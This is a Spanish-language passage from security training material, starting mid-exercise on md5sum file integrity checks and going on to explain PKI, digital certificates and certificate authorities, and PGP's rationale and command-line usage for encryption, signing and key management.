17. Use la opcion -c, la cual compara el valor del checksum y del archivo contenido en un archivo al original. Por ejemplo, usted ha creado actualmente el archivo passwd.md5. Ahora, use el siguiente comando md5sum para verificar que los cambios han sido hechos en la base de datos /etc/passwd:
```
host# md5sum -c passwd.md5
```

18. Usted debe notar que el checksum ha cambiado por que el programa md5sum lee la informacion en el archivo passwd.md5 y verifica el archivo /etc/passwd. Recuerde que usted ha cambiado el contenido del archivo /etc/passwd haber agregado un usuario. Ya que los hashes son altamente dependiente en el contenido del archivo que leen, el resultante hash generado por el md5sum fue diferente que el archivo que generado anteriormente. El programa md5sum ha notado que no han emparejado. Considere como este programa puede ayudarlo a asegurar los archivos sencibles.

19. Cuando el tiempo lo permita, use tar y gzip para crear un archivo. cree un checksum as los usuarios pueden descargar el archivo comprimido y compararlos usando md5sum.

Infraestructura de Clave Publica (PKI)

Los servicios PKI son repositorios para el manejo de claves publicas, certificados y firmas. Ademas de autentificar la identidad de la entidad que posee un par dominante , PKI tambien provee la habilidad de revocar una clave si no es valida. Una clave se vuelve invalidad si, por ejemplo, una clave publica es crackeada o hecha publica. La meta principal de PKI es permitir que los certificados que sean generados y revocados tan rapido como sea posible. Las corporacionees estan especialmente interesadas en la habilidad de establecer rapido, losm metods seguros de comunicacion y PKI es una solucion prometedora.

Estandares PKI

PKI esta basado en el estandar X.509, lo que significa estandarizar el formato de los certificados y como estos son accesados. Un estandar para PKI esta actualmente siendo desarrollado. Al momento de este escrito, el ultimo RFC incluia:

RFC 2510	Identifica las terminologias y protocolos usados en PKI.
RFC 2560	Provee una discusión del Online Certificate Status Protocol (OCSP), el cual habilita aplicaciones enteradas de Internet para determinar rapidamente lo valido de un certificado.
RFC 2585	Describe la arquitectura y protocolos usados en PKI.
RFC 2587	Explica como la version 2 del Lightweight Directory Access Protocol (LDAP2) es usado para permitir acceso a servidores PKI.
RFC 2527	Un documento informativo explicando el proposito de PKI.

Terminologia PKI

El PKI usa los siguientes elementos y términos:

- **Certificado de Autoridad (CA)**

  Esta es la parte responsible por la edicion de un certificado. Un CA puede delegar autentificacion actual para un Autoridad de Registracion (RA). Un Editor CA crea certificado para individuos (ej. entidades finales).

- **Certificado CA**
  Este es un archivo que contiene varios campos para identificar un host o persona en particular. Un ejemplo de un campo es el campo sujeto en el cual la persona o el host es mencionado por el nombre.
- **Entidad Final**
  Este es el usuario final listado en el campo sujeto.
- **Declaracion de Politica del Certificado**
  Este es un documento publico conteniendo reglas y procedimientos acceptados sobre el CA y la entidad final. Este documento especifica la ruta de certificacion y la tecnologia que habilita la autentificacion.
- **Ruta de Certificacion**
  Esta es la historia detectable de las partes que han atestiguado para el certificado. Los certificados dependen altamente de la integridad de las partes que atestiguan por ellos. Si un problema existe en una ruta de certificacion certificada, el certificado puede ser juzgadom como invalido y debe de ser revocado.
- **Autoridad de Registracion (RA)**
  Esta es la parte responsible por verificar la identidad actual de una persona o host interesado en participar en un esquema PKI.
- **Repositorio**
  Esta es una serie de redes distribuida que permiten acceso a los certificados.

- **Certificados Digitales**
  Un certificado digital es una implementacion especifica de una clave. Un número de compañias, llamadas CA, emite un certificado de autentificacion y firma con sus firmas para indicar una validacion de un programa. Una de esas compañias es VeriSign. VeriSign certifica son una clave publica de usuarios o sitios Web. La diferencia es que una clave publica ha sido verificada como perteneciente a una compañia o persona en particular. A continuacion estan los cuatros tipos de certificados:

- **Certificado CA**
  Este es usado por CA para validar otro CA como un resultado confiable. Solo un poco de los CA automaticamente son confiables por los buscadores de Web.
- **Servidor de Certificados**
  Este es usado para verificar un servidor Web de una compañia. Una compañia aplica para un servidor de certificado y enviar la peticion de una de las varias CA. El CA verificara que la compañia es legitima, luego envia un certificado digital a la compañia.

- **Certificado Personal**
  Este es usado por los individuos, usualmente para encriptar email. El individuo contacta un CA hacer una peticion de un certificado digital. La unica verificacion que el CA realiza es por direccion de email. El CA envia el certificado a la direccion de email especificada por el individuo. En teoria, solo esa persona tendra acceso a la cuenta de email, por lo tanto, ser el unico que puede recuperarse y usar el certificado.
- **Software o Editor Certificado**
  Este es usado para validar el código del software. Por ejemplo, si un usuario accesa un sitio Web que esta tratando de descargar un applet de Java o un control ActiveX, una advertencia de seguridad usualmente aparecen. El editor certificado es usado para validar el código para asegurarle al usuario que el código no contiene programacion maliciosa.

Un servidor Web puede tambien actuar como su propio CA con SSL habilitado a un host para paginas sin editar un certificado desde un CA de tercera parte. Los certificados digitales son componentes claves en establecer transacciones seguras entre multiples clientes asi como las autoridades de certificacion. Esta seccion discutira la creacios de certificados digitales y su uso en el comercio electronico y un sitio de seguridad.

¿Qué es un Certificado Digital?

Un certificado digital es un mecanismo de autentificacion usado para alcanzar transacciones entre dos partes; esto debe ser visto como el equivalente digital de una tarjeta de identificacion. Cuando dos partes desean conducir una transaccion, es esencial que una confianza mutual existe entre ellos. Esta confianza puede ser alcanzada por las dos partes conociendo uno de otro o por cada parte confiando en una tercera parte conocida. Un certificado digital es nada pero una autorizacion de una tercera parte confiada tratando la integridad de cualquier parte.

Un certificado digital esta tipicamente comprometido de la siguiente informacion:

- Detalles que identifican el sitio particular
- La clave publica para un sitio particular
- El periodo por el cual el certificado es valido
- Una firma digital calidando el certificado
- Una lista de operaciones que pueden ser realizadas usando el certificado.

¿Qué es una Certificado de Autoridad?

La tercera parte confiada en la discusión anterior es mas a menudo referida como la Autoridad Certificada (CA). Las partes solicitantes presentan sus credenciales al CA, en la cual se verifican las credenciales de ambas partes, digitalmente firmara abarcando las entidades credenciales. La certificacion de autoridad generara una combinacion de claves publicas y privadas para la entidad. El uso de claves publicas y privadas sera discutido con mas detalle a continuacion.

En un escenario real, el proceso de confianza no es tan simple. Mas a menudo, existen multiples CA. Las partes solicitantes contactan la autoridad que tienen una prioridad de relacion de confianza. Estas partes solicitantes pueden no tener una relacion con un CA mutuo. Para ilustrarlo, considere entiodades A y C y certificados de autoridad B y D. tambien asuma que A y B confian uno del otro y C tiene un certificado digital firmado por B; similarmente, C y D confian uno del otro, y C tiene un certificado digital firmado por D. Ahora nace un problema problema interesante, cuando A y C desean tener una transaccion entre ellas. El C dice contacte a A y presente su certifiacado digital, pero A no tiene manera de verificar la integridad del certificado digital de C desde que no esta firmado por la tercera parte A. En tal escenario, un mecanismo es necesario por el que los certificados de autoridad confian uno del otro. Si B y D tienen una relacion confiable, el problema puede ser resuelto facilmente.

Tipicamente el CA define las politicas y pautas para lo siguiente:

- Verificando identidad
- Emision de certificado
- Renovacion de certificados
- Revocando certificados

Los siguientes son unos CA:

- CeriSign
- Netrust Digital Certificates
- Open Financial Exchange

¿Como trabajan los certificados digitales?

Cuando un certificado digital es instalado en un sitio, una combinacion de claves privadas/publica es generada. Este par de claves es unica en eso, las claves son especificas del sitio y un mensaje que es encriptado usando la clave publica puede solo ser desencriptado usando que esas claves privadas especificas.

Este concepto es ampliamente referido como una clave publica criptografica. Previamente, la mayoria de las comunicaciones fue hecha usando una clave sencilla de criptografia, pero es inseguro como la clave privada tendra que ser compartida con las otras partes. En la clave publica criptografica, la clave privada nunca deja el sitio; esta es la clave publica que es compartida. La clave publica puede ser publicada hasta editada en la Web.

Los siguientes pasos son implicados:

1. Cuando un sitio cliente contacta el sitio del servidor el certificado digital instalado, quizas usando un buscador Web que tiene SSL habilitado, el cliente se autoriza a usar los certificados digitales.
2. Despues de validar el certificado del cliente, el servidor pasa su certificado.
3. El cliente, asi, recive la clave publica del servidor.
4. Luego el cliente genera una clave de seccion basada en la clave publica del servidor que unicamente identifica la seccion entre el cliente y el servidor.
5. La clave de seccion tipicamente tiene un tiempo de duracion que es valido.
6. Cualquier comunicacion entre el servidor y el cliente esta encriptado basado en la clave de seccion.
7. El servidor puede desencriptar el mensaje usando su clave privada.
8. Esto establece una comunicacion seguro entre sitios que tienen certificados digitales instalados.

Uso de los Certificados Digitales

Los certificados digitales son ampliamente empleados en comercio electronico y sitios incorporados de seguridad. Las aplicaciones de comercio electronico implican negocio y pago a traves del Internet. Esto significaria que la informacion sencible como los detalles de los numeros de tarjeta de credito de los usuarios y la informacion de la cuenta bancaria tiene que ser pasada a traves del Internet. Sitios fraudulentos pueden imitar inseguridad y comprometer los sitios por adquisicion de informacion sensible de los usuarios. En tales casos, los usuarios seran justificados esperando verificar la identidad de la entidad con la que ellos estan conduciendo la transaccion. Los certificados digitales pruevan ser herramientas poderosas en hacer cumplir firmemente las médidas de seguridad actuando como un identidad digital para sitios particulares, verifiacando su integridad. Los certificados digitales ayudan a verifiacr si una entidad es quien dice que es.

Pretty Good Privacy (PGP)

Pretty Good(mr) Privacy (PGP), "intimidad bastante buena", de Phil's Pretty Good Software, es una aplicación informática de criptografía de alta seguridad para MSDOS, Unix, VAX/VMS y otros ordenadores. PGP permite intercambiar ficheros y mensajes con intimidad, autenticación y comodidad. 'Intimidad' quiere decir que sólo podrán leer el mensaje aquellos a quienes va dirigido. 'Autenticación' quiere decir que los mensajes que parecen ser de alguien sólo pueden venir de esa persona en particular. 'Comodidad' quiere decir que la intimidad y la autenticación se consiguen sin los problemas de gestión de claves asociados a otros programas de criptografía convencional. No se necesitan canales seguros para intercambiar claves entre usuarios, por lo que PGP resulta mucho más fácil de utilizar. Esto se debe a que PGP está basado en una potente nueva tecnología llamada criptografía de "clave pública".

PGP combina la comodidad del criptosistema de clave pública de Rivest-Shamir-Adleman (RSA) con la velocidad de la criptografía convencional, resúmenes de mensajes para firmas digitales, compresión de datos antes de encriptar, un buen diseño ergonómico y una completa gestión de claves. Por otra parte, PGP realiza las funciones de clave pública con más rápidez que la mayoría de las demás implementaciones informáticas. PGP es criptografía de clave pública para todos.

PGP no lleva incorporada comunicación por módem. Para ello debe utilizarse otro programa distinto.

¿Por qué se Necesita PGP?

Es personal. Es privado. Y no le concierne a nadie más que a ti. Puedes estar planificando una campaña política, tratando sobre tus impuestos o teniendo una aventura. O puedes estar haciendo algo que en tu opinión no debería ser ilegal, pero que lo es. Sea lo que fuere, no quieres que nadie más lea tu correo electrónico (correo-E) privado ni tus documentos confidenciales. No hay nada malo en afirmar tu derecho a la intimidad. El derecho a la intimidad es tan básico como la Constitución.

Puede que pienses que tu correo-E es lo bastante legítimo como para no necesitar encriptación. Si eres en realidad un ciudadano respetuoso con la ley, sin nada que ocultar, ¿por qué no envías siempre el correo habitual en postales? ¿Por qué no te sometes voluntariamente a pruebas de detección de drogas? ¿Por qué exiges un mandamiento judicial para que la policía registre tu casa? ¿Estás intentando esconder algo? Probablemente eres un subversor, o un traficante de drogas, si ocultas el correo en sobres. O quizá un excéntrico paranoico. ¿Tienen los ciudadanos que cumplen la ley alguna necesidad de encriptar su correo-E?

¿Qué pasaría si todo el mundo creyese que los ciudadanos respetuosos de la ley deberían utilizar postales para enviar el correo? Si algún espíritu valiente intentase afirmar su intimidad utilizando un sobre, levantaría sospechas. Las autoridades quizá abrirían su correo para ver qué está ocultando. Afortunadamente no vivimos en un mundo así y la mayor parte del correo se protege con sobres. Nadie levanta sospechas por afirmar su intimidad con un sobre. Hay seguridad en los grandes números. De forma análoga, sería interesante que todo el mundo utilizase habitualmente el cifrado en el correo-E, fuese inocente o no, para que nadie levantase sospechas por afirmar de esa manera su derecho a la intimidad. Piensa en ello como una forma de solidaridad.

Hoy en día, si el gobierno quiere invadir la intimidad de los ciudadanos corrientes tiene que emplear una cierta cantidad de esfuerzo y dinero en interceptar y abrir al vapor el correo normal, o en escuchar, y quizá transcribir, las conversaciones telefónicas. Este tipo de control, muy laborioso, no resulta práctico a gran escala. Sólo se realiza en casos importantes, donde parece que va a merecer la pena.

Cada vez una mayor parte de nuestra comunicación privada se dirige por canales electrónicos. El correo electrónico reemplaza gradualmente al correo convencional. Los mensajes por correo-E son demasiado fáciles de interceptar y de explorar para buscar palabras interesantes. Es algo que puede hacerse a gran escala, fácilmente, habitualmente, automáticamente y de una forma imposible de detectar. La NSA explora ya de esta manera los cablegramas internacionales.

Nos dirigimos hacia un futuro en el que los países estarán cruzados de lado a lado por redes de datos basadas en fibra óptica de alta capacidad, que conectarán todos nuestros ordenadores personales cada vez más ubicuos. El correo-E será la norma para todos, no la novedad que resulta hoy en día. Puede que el gobierno proteja nuestro correo-E con algoritmos de cifrado diseñados por ellos mismos. Y puede que la mayoría esté de acuerdo. Pero algunos preferirán tomar sus propias médidas de protección.

La propuesta de ley 266 del Senado de los Estados Unidos, una propuesta conjunta contra el delito, tenía oculta una medida inquietante. Si esta resolución no vinculante hubiese llegado a ley, habría obligado a los fabricantes de equipos de comunicaciones seguras a incluir "puertas traseras" en sus productos para que el Gobierno pudiese leer cualquier mensaje cifrado. {Su traducción al castellano} es la siguiente: "Es la opinión del Congreso que los proveedores de servicios de comunicación electrónica y los fabricantes de equipos para servicios de comunicación electrónica deben garantizar que los sistemas de comunicación permitan al Gobierno obtener el contenido en texto normal de las comunicaciones de voz, datos y otras comunicaciones, cuando esté adecuadamente autorizado por la ley". Esta medida fue desestimada tras una rigurosa protesta por parte de defensores de la libertad civil y de grupos empresariales.

En 1992, la propuesta del FBI sobre intervención de telefonía digital se presentó en el Congreso norteamericano. Obligaría a todos los fabricantes de equipos de comunicaciones a integrar unos puertos especiales para la intervención a distancia, que permitiría al FBI intervenir todo tipo de comunicación electrónica desde sus oficinas. Aunque no consiguió ningún apoyo en el Congreso gracias a la oposición ciudadana, volvió a presentarse en 1994.

Lo más alarmante es la nueva y enérgica iniciativa de la Casa Blanca sobre política criptográfica, desarrollada en la NSA desde el inicio de la administración Bush y presentada el 16 de Abril de 1993. La parte central de esta iniciativa es un dispositivo criptográfico construido por el Gobierno, llamado el "chip Clipper", que contiene un nuevo algoritmo criptográfico secreto de la NSA. El Gobierno anima a las empresas privadas a que lo incluyan en todos sus productos de comunicaciones seguras, como teléfonos, fax, etc. AT& T está instalando Clipper en todos sus productos seguros para voz. La trampa: en la fábrica, cada chip Clipper se carga con su propia clave única y el Gobierno mantiene una copia en depósito. Pero no hay que preocuparse-- el Gobierno promete que sólo utilizará esas claves para leer las comunicaciones cuando esté autorizado por la ley. Naturalmente, para que Clipper sea efectivo, el siguiente paso lógico sería proscribir otras formas de criptografía.

Si la intimidad se proscribe, sólo los proscritos tendrán intimidad. Los servicios de inteligencia tienen acceso a tecnología criptográfica de calidad. Lo mismo ocurre con los grandes traficantes de armas y los narcotraficantes. También disponen de ellos los contratistas del ejército, las compañías de petróleo y otros gigantes empresariales. Pero la mayoría de la gente normal y de las organizaciones políticas de base no han tenido nunca a su alcance una tecnología asequible para utilizar criptología de clave pública de "grado militar". Hasta ahora. PGP ofrece a la gente la capacidad de tener su intimidad en sus propias manos.

¿Cómo funciona?

Sería de ayuda que estuvieses familiarizado con el concepto de criptografía en general y con el de criptografía de clave pública en particular. En cualquier caso, he aquí unas cuantas observaciones como introducción.

En primer lugar, algo de vocabulario básico. Supongamos que quiero enviarte un mensaje que nadie excepto tú pueda leer. Podría "encriptar" o "cifrar" el mensaje, lo que significa revolverlo de una forma tremendamente complicada, con el fin de que resulte ilegible para cualquiera que no seas tú, el destinatario original del mensaje. Yo elijo una "clave" criptográfica para encriptar el mensaje y tú tienes que utilizar la misma clave para descifrarlo o "desencriptarlo". Por lo menos así funciona en los criptosistemas convencionales de "clave única".

En los criptosistemas convencionales, como el US Federal Data Encryption Standard (DES) [Norma federal para cifrado de datos en EE.UU.], se utiliza una sola clave para encriptar y desencriptar. Por lo tanto, hay que transmitir primero la clave por medio de un canal seguro para que ambas partes la conozcan antes de enviar mensajes cifrados por canales inseguros. Este proceso puede resultar incómodo. Si se tiene un canal seguro para intercambiar claves, ¿para qué se necesita entonces criptografía?

En criptosistemas de clave pública, todo el mundo tiene dos claves complementarias, una revelada públicamente y otra secreta (llamada también clave privada). Cada clave abre el código que produce la otra. Saber la clave pública no sirve para deducir la clave secreta correspondiente. La clave pública puede publicarse y distribuirse ampliamente por una red de comunicaciones. Este protocolo proporciona intimidad sin necesidad de ese canal seguro que requieren los criptosistemas convencionales.

Cualquiera puede utilizar la clave pública de un destinatario para encriptar un mensaje y él empleará su clave secreta correspondiente para desencriptarlo. Sólo él podrá hacerlo, porque nadie más tiene acceso a esa clave secreta. Ni siquiera la persona que lo encriptó podría descifrarlo.

También proporciona autenticación para mensajes. La clave secreta del remitente puede emplearse para encriptar un mensaje, "firmándolo". Se genera una firma digital, que el destinatario (o cualquier otra persona) puede comprobar al descifrarla con la clave pública del remitente. De esta forma se prueba el verdadero origen del mensaje y que no ha sido alterado por nadie, ya que sólo el remitente posee la clave secreta que ha producido esa firma. No es posible falsificar un mensaje firmado y el remitente no podrá desautorizar su firma más adelante.

Estos dos procesos pueden combinarse para obtener intimidad y autenticación al mismo tiempo si se firma primero el mensaje con la clave secreta y se encripta después el mensaje firmado con la clave pública del destinatario. El destinatario sigue estos pasos en sentido contrario al desencriptar primero el mensaje con su propia clave secreta y comprobar después la firma con la clave pública del remitente. El programa lo hace automáticamente.

Como el algoritmo de cifrado en clave pública es mucho más lento que el cifrado convencional de clave única, el proceso resulta más eficaz con un algoritmo convencional rápido de alta calidad, de clave única, para encriptar el mensaje. El mensaje original sin encriptar se denomina "texto en claro". Sin intervención del usuario se utiliza una clave aleatoria temporal, generada sólo para esa "sesión", para encriptar convencionalmente el fichero normal. Después se encripta esa clave aleatoria convencional con la clave pública del destinatario. La clave de la "sesión" convencional, encriptada con esa clave pública, se envía al destinatario junto al texto cifrado. El destinatario recupera esa clave temporal con su propia clave secreta y ejecuta con ella el algoritmo convencional de clave única, más rápido, para desencriptar el mensaje cifrado.

Las claves públicas se guardan en "certificados de clave" individuales que incluyen el identificador de usuario del propietario (el nombre de esa persona [y algún dato único, como la dirección de correo-E]), un sello de hora del momento en el que se generó el par y el material propio de la clave. Cada clave secreta está encriptada con su propia contraseña, por si alguien roba la clave. Cada fichero ("anillo") de claves contiene uno o más de esos certificados.

Las claves se identifican internamente mediante un "identificador de clave", que es una "abreviatura" de la clave pública (sus 64 bits menos significativos). Cuando se muestra este identificador, sólo aparecen los 32 bits inferiores para mayor brevedad. Aunque muchas claves pueden compartir el mismo identificador de usuario, a efectos prácticos no hay dos claves que compartan el mismo identificador de clave.

PGP utiliza "resúmenes de mensaje" para elaborar las firmas. Un resumen de mensaje es una función "distribución" ("hash") unidireccional de 128 bits, criptográficamente resistente, de ese mensaje. Es análogo a una "suma de verificación" o código CRC de comprobación de errores: "representa" el mensaje de forma compacta y se utiliza para detectar cambios en él. A diferencia de un CRC, sin embargo, resulta computacionalmente impracticable para un atacante idear un mensaje sustitutivo que produzca un resumen idéntico. El resumen del mensaje se encripta con la clave secreta para elaborar la firma. Los documentos se firman añadiéndoles como prefijo un certificado de firma, junto con el identificador de la clave que se utilizó para realizarla, un resumen de mensaje del documento (firmado con la clave secreta) y un sello de hora del momento de la firma. El destinatario utiliza el identificador de la clave para buscar la clave pública del remitente y comprobar la firma. El programa busca automáticamente la clave pública y el identificador de usuario en el fichero de claves correspondiente.

Los ficheros cifrados llevan como prefijo el identificador de la clave pública con la que se han encriptado. El destinatario utiliza este prefijo de identificación para encontrar la clave secreta y poder desencriptar el mensaje. Su programa busca automáticamente la clave secreta en el fichero de claves correspondiente. Estos dos tipos de fichero constituyen el método principal para almacenar y gestionar las claves públicas y secretas. En lugar de mantener las claves individuales en ficheros separados, se reúnen en anillos para facilitar la búsqueda automática, ya sea por identificador de clave o por identificador de usuario. Cada usuario mantiene su propio par de anillos. Las claves públicas individuales se guardan en ficheros aparte durante el tiempo necesario para enviarlas a algún amigo, que las añadirá entonces a su propio anillo de claves.

¿Cómo utilizar PGP?

Encriptación de un mensaje

Para encriptar un fichero de texto normal con la clave pública del destinatario, escribe:

pgp -e ftexto su_identificador

Esta orden produce un texto cifrado llamado ftexto.pgp. Un ejemplo podría ser:

pgp -e carta.txt Alice

o:

pgp -e carta.txt "Alice S"

El primer ejemplo busca en el fichero de claves públicas "pubring.pgp" algún certificado que contenga la cadena de caracteres "Alice" en el identificador de usuario. El segundo ejemplo encontrará cualquier identificador que contenga "Alice S". No se pueden incluir espacios en la cadena dentro de la línea de órdenes si no es entre comillas. La búsqueda no tiene en cuenta el tipo de letra (mayúsculas o minúsculas). Si se encuentra una clave pública que coincide, PGP la utiliza para encriptar el fichero normal "carta.txt" y produce un fichero cifrado llamado "carta.pgp".

PGP intenta comprimir el texto en claro antes de encriptarlo, lo que mejora considerablemente su resistencia al criptoanálisis. Por esta razón, el fichero cifrado será probablemente menor que el fichero normal.

Si quieres enviar el mensaje cifrado por canales de correo-E, conviértelo al formato ASCII imprimible "radix-64" añadiendo la opción -a, tal como se describe más adelante.

Encriptación de un Mensaje para Múltiples Destinatarios

Si quieres enviar el mismo mensaje a más de una persona, puedes hacer que se encripte para varios destinatarios, cualquiera de los cuales podrá desencriptar el mismo fichero. Para indicar múltiples destinatarios sólo tienes que añadir más identificadores en la línea de órdenes, tal como se muestra a continuación:

pgp -e carta.txt Alice Bob Carol

Así se crea un fichero cifrado llamado carta.pgp que podría desencriptar Alice, Bob o Carol. Puede indicarse cualquier número de destinatarios.

Firma de un Mensaje

Para firmar un fichero normal con tu clave secreta, escribe:

pgp -s ftexto [-u tu_identificador]

Los [corchetes] indican un campo opcional, por lo que no deben escribirse.

Esta orden produce un fichero firmado llamado ftexto.pgp. Un ejemplo podría ser:

pgp -s carta.txt -u Bob

Esta orden busca en tu fichero de claves secretas "secring.pgp" cualquier certificado que contenga la

cadena "Bob" en el identificador de usuario. Te llamas Bob, ¿no? La búsqueda no tiene en cuenta el tipo de letra. Si se encuentra una clave secreta que coincide, PGP la utiliza para firmar el fichero normal "carta.txt" y produce un fichero firmado "carta.pgp".

Si no se incluye el campo de identificador de usuario, se firma con la clave más reciente del anillo de claves secretas como elección por omisión.

PGP intenta comprimir el mensaje después de firmarlo. Por eso el fichero firmado será probablemente menor que el original, lo que puede resultar conveniente para archivar. Sin embargo, este proceso hace que el fichero no sea legible normalmente aunque el mensaje original tuviera solo texto ASCII. Estaría bien dejar un fichero que fuera todavía legible directamente. Sería particularmente útil para enviar un mensaje firmado por correo-E.

Para firmar mensajes electrónicos en los que quieras dejar el resultado legible, es más conveniente utilizar CLEARSIG, que se explica más adelante. La firmas se aplica en un formato imprimible al final del texto y se desactiva la compresión. Así el texto permanece legible aunque no se compruebe la firma. Todo esto se explica con detalle en la sección "CLEARSIG - Activar mensajes firmados encapsulados como texto normal" en el volumen de Temas especiales. Si no puedes esperar a leer esa sección, puedes ver cómo queda un mensaje electrónico firmado así con el siguiente ejemplo:

pgp -sta mensaje.txt

Se genera un mensaje firmado en el fichero "mensaje.asc", formado por el texto original, todavía legible, y una firma ASCII imprimible añadida, todo preparado para enviar por correo-E. Este ejemplo supone que estás utilizando las opciones normales de activación de CLEARSIG en el fichero de configuración.

Firma y Posterior Encriptación

Para firmar un fichero normal con tu clave secreta y después encriptarlo con la clave pública del destinatario:

pgp -es ftexto su_identificador [-u tu_identificador]

Los [corchetes] indican un campo opcional, por lo que no deben escribirse.

Este ejemplo produce un fichero cifrado anidado, ftexto.pgp. La clave secreta para firmar se busca automáticamente en el anillo correspondiente por medio de tu_identificador. La clave pública del destinatario se busca automáticamente en el fichero de claves públicas por medio de su_identificador. Si no incluyes el identificador de usuario del destinatario, se pedirá que lo introduzcas.

Si no indicas tu propio identificador de usuario, se utiliza la clave más reciente del anillo de claves secretas como elección por omisión para la firma.

Ten en cuenta que PGP intentará comprimir el texto normal antes de encriptarlo.

Si quieres enviar este mensaje cifrado por medio de canales de correo-E, conviértelo al formato ASCII imprimible "radix-64" añadiendo la opción -a, tal como se describe más adelante.

Pueden indicarse múltiples destinatarios añadiendo más identificadores en la línea de órdenes.

Utilización de Encriptación Convencional Exclusivamente

Algunas veces sólo se necesita encriptar un fichero al estilo antiguo, con criptografía convencional de clave única. Este sistema resulta conveniente para proteger aquellos ficheros de archivo que vayan a guardarse y no se van a enviar a nadie. Dado que la misma persona que va a desencriptar el fichero lo ha encriptado, no se necesita realmente criptografía de clave pública.

Para encriptar un fichero normal sólo con criptografía convencional, escribe:

pgp -c ftexto

Este ejemplo encripta el fichero normal ftexto y produce un fichero cifrado ftexto.pgp, sin criptografía de clave pública, anillos de claves, identificadores de usuario ni nada por el estilo. Pedirá una contraseña como clave convencional para encriptar el fichero. Esta contraseña no tiene por qué ser (de hecho, NO DEBERIA ser) la misma que utilizas para proteger tu propia clave secreta. PGP intentará comprimir el fichero antes de encriptarlo.

PGP nunca encripta el mismo texto normal dos veces de la misma forma, incluso con la misma contraseña.

Desencriptación y comprobación de firmas

Para desencriptar un fichero cifrado o para comprobar la integridad de un fichero firmado:

pgp fcifrado [-o fnormal]

Los [corchetes] indican un campo opcional, por lo que no deben escribirse.

Por omisión se asume que el nombre del fichero cifrado tiene una extensión ".pgp". El nombre opcional de salida para el texto en claro indica dónde hay que poner el texto procesado. Si no se indica ningún nombre, se utiliza el mismo del fichero cifrado sin extensión. Si se anida una firma dentro de un fichero cifrado, se desencripta automáticamente y se comprueba su integridad. Se mostrará el identificador completo del firmante.

Nótese que el "desembalaje" del fichero cifrado es completamente automático, sin importar si está firmado, cifrado o ambas cosas. PGP utiliza el prefijo del identificador de clave en el fichero cifrado para encontrar automáticamente la clave secreta en el anillo. Si hay una firma anidada, PGP usa el prefijo de identificador de esa clave para encontrar automáticamente la clave pública en el anillo correspondiente y comprobarla. Si las claves necesarias están en los anillos de claves no se requiere más intervención, excepto para dar la contraseña de la clave secreta, en su caso. Si el fichero había sido encriptado sin criptografía de clave pública, PGP lo reconoce y pide la contraseña para desencriptarlo convencionalmente.

Generación de Claves RSA

Para generar tu propio par único de claves pública/secreta de un tamaño determinado, escribe:

pgp -kg

PGP te mostrará un menú de tamaños recomendados para la clave (nivel comercial bajo, nivel comercial alto y nivel "militar") y te pedirá qué indiques qué tamaño de clave quieres, hasta 2048 bits. Cuanto más grande es la clave mayor es la seguridad que se obtiene, pero el precio es una disminución de la velocidad.

También se pide un identificador de usuario, esto es, tu nombre. Resulta conveniente poner como identificador un nombre completo, porque así hay menor probabilidad de que otros elijan una clave pública equivocada para encriptar los mensajes dirigidos a ti. En el identificador de usuario se permiten espacios y signos de puntuación. También conviene poner una dirección de correo-E entre < ángulos> después del nombre, como en este ejemplo:

Juan Perro < juan@basa.org>

Si no tienes dirección de correo-E, pon tu número de teléfono u otra información que ayude a garantizar la unicidad de tu identificador.

PGP también pedirá una "contraseña" para proteger tu clave secreta en caso de que caiga en otras manos. Nadie podrá utilizar tu clave secreta sin ella. La contraseña puede ser una expresión o frase con varias pala-

bras, espacios, signos de puntuación o cualquier cosa que quieras poner. No la pierdas, porque no hay forma de recuperarla. La contraseña te hará falta más adelante, cada vez que utilices tu clave secreta. Se tiene en cuenta el tipo de letra (mayúscula o minúscula) y no debe ser demasiado corta ni fácil de adivinar. Nunca aparece en la pantalla. No la dejes escrita donde alguien pueda verla, ni la guardes en el ordenador. Si no quieres poner contraseña (¡no seas tonto!), simplemente pulsa retorno (enter) en el indicador correspondiente.

El par de claves pública/secreta se deriva de grandes números verdaderamente aleatorios obtenidos al medir intervalos de tiempo entre pulsaciones de tecla con un temporizador rápido. El programa te pedirá que introduzcas un texto al azar para poder acumular algunos bits aleatorios para las claves. Cuando se te pida, debes pulsar algunas teclas razonablemente al azar; no vendría mal que también el contenido fuera irregular. Parte de la aleatoriedad se deriva de la impredictibilidad del contenido de lo que escribes. Por lo tanto, no escribas secuencias repetidas de caracteres.

Ten en cuenta que la generación de claves RSA es un proceso largo. Puede llevar unos segundos para una clave pequeña en un procesador rápido o varios minutos para una clave larga en un viejo IBM PC/XT. PGP indica visualmente el desarrollo de la generación de claves.

El par de claves generado se colocará en tus anillos de claves públicas y secretas. Puedes utilizar más adelante la orden -kx para extraer (copiar) tu nueva clave pública desde el anillo correspondiente y ponerla en un fichero de clave separado, listo para distribuir entre tus amigos. Podrás enviar este fichero para que lo incluyan en sus anillos de claves públicas. Naturalmente, la clave secreta es para ti y debe incluirse en el fichero de claves secretas. Cada clave secreta está protegida individualmente por su propia contraseña.

Nunca des a nadie tu clave secreta. Por la misma razón, no hagas pares de claves para tus amigos. Cada uno debe hacer el suyo. Mantén siempre control físico sobre tu clave secreta y no te arriesgues a exponerla guardándola en un ordenador remoto compartido. Consérvala en tu propio ordenador personal.

Si PGP se queja de no poder encontrar la Guía de usuario en el ordenador y se niega a generar un par de claves sin él, no te preocupes. Lee la explicación del parámetro NOMANUAL en la sección "Establecimiento de los parámetros de configuración" en el volumen Temas especiales de la Guía del usuario.

Adición de una clave al anillo

A veces querrás añadir a tu anillo la clave que te ha dado alguien en forma de fichero de claves.

Para añadir el contenido de un fichero de claves públicas o secretas al anillo de claves correspondiente (nótese que los [corchetes] indican un campo opcional):

pgp -ka fdclaves [anillo]

La extensión por omisión del fichero es ".pgp". El nombre opcional del anillo es, por omisión, "pubring.pgp" o "secring.pgp", según se refiera a claves públicas o secretas. Puedes indicar un nombre diferente para el fichero y también su extensión por omisión será ".pgp".

Si la clave ya está en el anillo, PGP no la añade otra vez. Se incluyen todas las claves del fichero excepto las duplicadas.

Más adelante se explica el concepto de certificación de claves por medio de firmas. Si la clave para añadir incluye firmas, se incorporan junto con ella. Si ya se encontraba en el anillo, PGP solamente añadirá las firmas que no estuviesen.

PGP se diseño originalmente para trabajar con anillos personales pequeños. Si quieres utilizar grandes anillos, consulta la sección "Gestión de grandes anillos de claves públicas" en el volumen sobre Temas espe-

ciales.

Supresión de una clave del anillo

Para suprimir una clave del anillo de claves públicas:

pgp -kr identificador [anillo]

